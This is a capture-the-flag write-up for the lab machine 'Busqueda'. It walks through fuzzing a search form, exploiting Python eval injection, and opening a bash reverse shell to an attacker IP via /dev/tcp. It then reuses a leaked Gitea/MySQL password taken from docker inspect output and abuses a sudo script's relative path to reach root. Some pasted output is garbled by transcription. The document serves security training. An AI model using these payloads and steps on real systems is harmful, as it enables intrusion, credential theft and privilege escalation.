## Busqueda\_writeup

### Key

- Using fuzzing to find problem with application and achieve command injection
- Finding password in git configuration file with password reuse
- Sudo rights abuse with source code review

#### From outsider to shell

We first run nmap

```
sudo nmap 10.10.11.208 -sC -sV -oA nmap/busqueda
```

- -> We add search.htb to our host file.
- -> We examine the header of the file (as we got different host header above for ip address and searcher.htb)


```
curl -v -s 10.10.11.208 1>/dev/null
curl -v -s searcher.htb 1>/dev/null
```

```
- [★]$ curl -v -s 10.10.11.208 1>/dev/null
  Trying 10.10.11.208:80...
Connected to 10.10.11.208 (10.10.11.208) port 80 (#0)
GET / HTTP/1.1
Host: 10.10.11.208
User-Agent: curl/7.88.1
Accept: */*
HTTP/1.1 302 Found
Date: Wed, 17 Jul 2024 11:09:39 GMT
Server: Apache/2.4.52 (Ubuntu)
Location: http://searcher.htb/
Content-Length: 282
Content-Type: text/html; charset=iso-8859-1
[282 bytes data]
Connection #0 to host 10.10.11.208 left intact
[*]$ curl -v -s searcher.htb 1>/dev/null
  Trying 10.10.11.208:80...
Connected to searcher.htb (10.10.11.208) port 80 (#0)
GET / HTTP/1.1
Host: searcher.htb
User-Agent: curl/7.88.1
Accept: */*
HTTP/1.1 200 OK
Date: Wed, 17 Jul 2024 11:10:41 GMT
Server: Werkzeug/2.1.2 Python/3.10.6
Content-Type: text/html; charset=utf-8
Content-Length: 13519
Vary: Accept-Encoding
[6450 bytes data]
```

Connection #0 to host searcher.htb left intact


-> Different server.

-> We go to the website and play with it:



https://www.google.com/search?q=cyber%20security

-> We now open burpsuite, intercept the response save it



-> We also prepare the file for fuzzing

```
1 POST /search HTTP/1.1$
2 Host: searcher.htb$
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0$
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8$
5 Accept-Language: en-US,en;q=0.5$
6 Accept-Encoding: gzip, deflate, br$
7 Referer: http://searcher.htb/$
8 Content-Type: application/x-www-form-urlencoded$
9 Content-Length: 34$
10 Origin: http://searcher.htb$
11 DNT: 1$
12 Connection: close$
13 Upgrade-Insecure-Requests: 1$
14 $
15 engine=Google&query=securityFUZZ$
10 1
```

-> We now run ffuf

```
ffuf -request search.req -request-proto http -w
/opt/SecLists/Fuzzing/special-chars.txt
```


```
[Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2409ms]
                     [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2410ms]
                     [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2410ms]
                     [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2409ms]
                     [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2409ms]
                     [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2410ms]
                     [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2464ms]
                     [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2545ms]
                     [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2545ms]
                     [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2581ms]
                     [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2581ms]
                     [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2581ms]
                     [Status: 200, Size: 41, Words: 1, Lines: 1, Duration: 2594ms]
                     [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2594ms]
                     [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2581ms]
                     [Status: 200, Size: 41, Words: 1, Lines: 1, Duration: 2581ms]
                     [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2581ms]
                     [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2581ms]
                     [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2581ms]
                     [Status: 200, Size: 43% Words: 1, Lines: 1, Duration: 2581ms]
                     [Status: 200, Size: 43, Words: 1, Lines: 1, Duration: 2613ms]
                     [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2614ms]
Progress: [32/32] :: Job [1/1] :: 25 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```

-> We now look for match size of 0 (which means we are causing problem to the application)

```
ffuf -request search.req -request-proto http -w
/opt/SecLists/Fuzzing/special-chars.txt -ms 0
```

```
[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2487ms]
[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2487ms]
:: Progress: [32/32] :: Job [1/1] :: 41 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```

-> We now test for some code injection (e.g. eval statement in python)




-> Testing if we can append strings with append statements


```
Request
                                               Response
 Pretty Raw Hex GraphQL
DINCCEPT - Language - En - 03 , En , 9 - 0 . 3
                                       = \n ≡
                                               Pretty Raw Hex Render
                                                1 HTTP/1.1 200 OK
6 Accept-Encoding: gzip, deflate, br
                                                2 Date: Wed, 17 Jul 2024 11:27:56 GMT
7 Referer: http://searcher.htb/
                                                3 Server: Werkzeug/2.1.2 Python/3.10.6
8 Content-Type:
                                                4 Content-Type: text/html; charset=utf-8
  application/x-www-form-urlencoded
                                                5 Content-Length: 44
9 Content-Length: 48
                                                6 Connection: close
00 Origin: http://searcher.htb
1 DNT: 1
                                                8 https://www.google.com/search?g=securi
2 Connection: close
                                                  tytest
.3|Upgrade-Insecure-Requests: 1
L5|engine=Google&query=
 security')%2b'test'%20%23%20
```

-> We have obtained string concatenation.

-> Let's try execute some print statement



-> Testing os system code execution



-> Creating a reverse shell to be used

```
echo -n "bash -c 'bash -i >& /dev/tcp/10.10.16.16/9001 0>&1'" | base64
```


```
[*]$ echo -n "bash -c 'bash -i >& /dev/tcp/10.10.16.16/9001 0>&1'" | base64
YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xNi85MDAxIDA+JjEn
```

-> Removing bad characters

```
echo -n "bash -c ' bash -i >& /dev/tcp/10.10.16.16/9001 0>&1' " | base64
```

YmFzaCAtYyAnIGJhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMTYv0TAwMSAwPiYxJyAg

-> Now running the payload in burp



#### -> And we get our shell

```
[*]$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.16] from (UNKNOWN) [10.10.11.208] 42330
bash: cannot set terminal process group (1651): Inappropriate ioctl for device bash: no job control in this shell
svc@busqueda:/var/www/app$
```

#### From shell to root shell

-> We now upgrade our shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'

[CTRL + Z]

stty raw -echo; fg

reset
screen
```

```
svc@busqueda:/var/www/app$ ^C
svc@busqueda:/var/www/app$ ^C
svc@busqueda:/var/www/app$
```

-> We look at applications running on the ports:

```
ss -lntp
```

```
Recv-Q
                         Local Address:Port
                                                Peer Address:Port
                                                                  Process
                      127.0.0.1:5000
                                                                  users:(("python3",pid=1651,fd=6),("p
ISTEN
                                                    0.0.0.0:*
3",pid=1651,fd=4))
                          127.0.0.1:38889
                                                    0.0.0.0:*
ISTEN
                                                    0.0.0.0:*
ISTEN
                          127.0.0.53%lo:53
                                                    0.0.0.0:*
                               0.0.0.0:22
                                                    0.0.0.0:*
                        127.0.0.1:3000 p
                                                    0.0.0.0:*
                                                    0.0.0.0:*
                                     *:80
```


- -> We see we (svc) is running on the app on port 5000 while lots of other applications are open
- -> We now look at the sites enabled at the apache web server

```
cd /etc/apache2/sites-enabled
cat 000-default.config
```

```
ProxyPreserveHost On
ServerName gitea.searcher.htb
ServerAdmin admin@searcher.htb
ProxyPass / http://127.0.0.1:3000/
ProxyPassReverse / http://127.0.0.1:3000/
ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined

</ VirtualHost>
```


- -> We discovered an extra vhost on port 3000 gitea.
- -> We'll add it to our host file.
- -> We go to the vhost and we see that it is a git service, but we are lacking in credential here





# Gitea: Git with a cup of tea

# A painless, self-hosted Git service



-> Looking at the config file in .git we see cody password:

-> We check that the svc user can also execute this password and it can!

```
sudo -l
```

```
svc@busqueda:/var/www/app/.git$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin,
    use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
```

-> Trying to execute the script we see the following

```
sudo /usr/bin/python3 /opt/scripts/system-checkup.py test
sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
```

```
cusr/bin/python3 /opt/scripts/system-checkup.py test
Jsage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)
   docker-ps : List running docker containers
   docker-inspect : Inpect a certain docker container
    full-checkup : Run a full system checkup
in/python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID IMAGE
                                COMMAND
                                                        CREATED
                                                                       STATUS
                                                                                     PORTS
                             NAMES
060873171e2e gitea/gitea:latest s"/usr/bin/entrypoint..."scril8-months agosup Up 24 hours
                                                                                    127.0.0.1:3000->3
000/tcp, 127.0.0.1:222->22/tcp gitea
84a6b33fb5a mysql:8
                                "docker-entrypoint.s..." 18 months ago
                                                                       Up 24 hours
                                                                                     127.0.0.1:3306->3
06/tcp, 33060/tcp
                             mysql_db
```

-> Let's look at the config for gitea with docker inspect

```
sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect --
'{{json .Config}}' 9608
```

```
<checkup.py docker-inspect --'{{json .Config}}' 9608
--{"Hostname":"960873171e2e", "Domainname":"", "User":"", "AttachStdin":false, "AttachStdout":false, "AttachStder
r":false, "ExposedPorts":{"22/tcp":{}, "3000/tcp":{}}, "Tty":false, "OpenStdin":false, "StdinOnce":false, "Env":["
USER_UID=115", "USER_GID=121", "GITEA__database__DB_TYPE=mysql", "GITEA__database__HOST=db:3306", "GITEA__databa
se__NAME=gitea", "GITEA__database__USER=gitea", "GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh", "PATH=/usr/local/s
bin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", "USER=git", "GITEA_CUSTOM=/data/gitea"], "Cmd":["/bin/s6-svs
can", "/etc/s6"], "Image": "gitea/gitea:latest", "Volumes":{"/data":{}, "/etc/localtime":{}, "/etc/timezone":{}},"
WorkingDir":"", "Entrypoint":["/usr/bin/entrypoint"], "OnBuild":null, "Labels":{"com.docker.compose.container-number":"
1", "com.docker.compose.oneoff":"False", "com.docker.compose.project":"docker", "com.docker.compose.project.con
fig_files":"docker-compose.yml", "com.docker.compose.project.working_dir":"/root/scripts/docker", "com.docker.
compose.service":"server", "com.docker.compose.version":"1.29.2", "maintainer":"maintainers@gitea.io", "org.ope
ncontainers.image.created":"2022-11-24T13:22:00Z", "org.opencontainers.image.revision":"9bccc60cf51f3b4070f55
06b042a3d9a1442c73d", "org.opencontainers.image.source":"https://github.com/go-gitea/gitea.git", "org.opencontainers.image.url":"https://github.com/go-gitea/gitea"}}</pre>
```

#### -> We try to format is with jq

```
echo -n
'{"Hostname":"960873171e2e","Domainname":"","User":"","AttachStdin":fals
e, "AttachStdout": false, "AttachStderr": false, "ExposedPorts": {"22/tcp":
{}, "3000/tcp":{}}, "Tty":false, "OpenStdin":false, "StdinOnce":false, "Env":
["USER_UID=115", "USER_GID=121", "GITEA__database__DB_TYPE=mysql", "GITEA__
database__HOST=db:3306","GITEA__database__NAME=gitea","GITEA__database__
USER=gitea", "GITEA database PASSWD=yuiu1hoiu4i5ho1uh", "PATH=/usr/local
/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin","USER=git","GITEA CU
STOM=/data/gitea"], "Cmd": ["/bin/s6-
svscan","/etc/s6"],"Image":"gitea/gitea:latest","Volumes":{"/data":
{},"/etc/localtime":{},"/etc/timezone":{}},"WorkingDir":"","Entrypoint":
["/usr/bin/entrypoint"], "OnBuild": null, "Labels":
{"com.docker.compose.config-
hash": "e9e6ff8e594f3a8c77b688e35f3fe9163fe99c66597b19bdd03f9256d630f515"
,"com.docker.compose.container-
number":"1","com.docker.compose.oneoff":"False","com.docker.compose.proj
ect":"docker","com.docker.compose.project.config_files":"docker-
compose.yml", "com.docker.compose.project.working dir": "/root/scripts/doc
ker", "com.docker.compose.service": "server", "com.docker.compose.version":
"1.29.2", "maintainer": "maintainers@gitea.io", "org.opencontainers.image.c
reated": "2022-11-
24T13:22:00Z", "org.opencontainers.image.revision": "9bccc60cf51f3b4070f55
06b042a3d9a1442c73d", "org.opencontainers.image.source": "https://github.c
om/go-
gitea/gitea.git", "org.opencontainers.image.url": "https://github.com/go-
```

```
gitea/gitea"}}
' | jq .
```

```
"Env": [

"USER_UID=115",

"USER_GID=121",

"GITEA_database__DB_TYPE=mysql",2","maintainers:"maintainers@gitea.io","org.ofg

"GITEA_database__NAME=gitea",

"GITEA_database__USER=gitea",

"GITEA_database__PASSWD=yuiu1hoiu4i5holuh",

"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/sbin:/sbin:/bin",

"USER_gitea",

"GITEA_CUSTOM=/data/gitea"

"GITEA_CUSTOM=/data/gitea"

"GITEA_CUSTOM=/data/gitea"

"USER_gitea",

"GITEA_CUSTOM=/data/gitea"

"USER_gitea",

"GITEA_CUSTOM=/data/gitea"

"USER_gitea",

"GITEA_CUSTOM=/data/gitea"

"GITEA_CUSTOM=/data/gitea"

"USER_gitea",

"GITEA_CUSTOM=/data/gitea"


"USER_gitea",


"USER_gi
```

-> We get the username and password for mysql existing on the server.


```
gitea:yuiu1hoiu4i5holuh
```

-> We check if the admin user reuses cody's password





- -> And it did.
- -> Looking at the script the admin have, we see that system-checkup.py is vulnerable to code injection



```
44
        elif action == 'full-checkup':
45
46
             try:
47
                 arg_list = ['./full-checkup.sh']
                 print(run_command(arg_list))
48
                 print('[+] Done!')
49
50
            except:
                 print('Something went wrong')
51
52
                 exit(1)
53
54
55
     if __name__ == '__main__':
56
57
        try:
58
             action = sys.argv[1]
59
             if action in actions:
60
                 process_action(action)
61
             else:
62
                 raise IndexError
63
        except IndexError:
64
65
             print(f'Usage: {sys.argv[0]} <action> (arg1) (arg2)')
66
             print('')
                     docker-ps
67
             print('
                                    : List running docker containers')
68
             print('
                       docker-inspect : Inpect a certain docker container')
             print(' full-checkup : Run a full system checkup')
69
70
             print('')
71
             exit(1)
```

- -> Where the logic full-checkup isn't using an absolute path.
- -> we create a reverse shell based on this vulnerability and exploit it

```
cd /dev/shm

vi full-checkup.sh
chmod +x full-checkup.sh

sudo nc -lvnp 9002

sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
```

-> And we obtained root.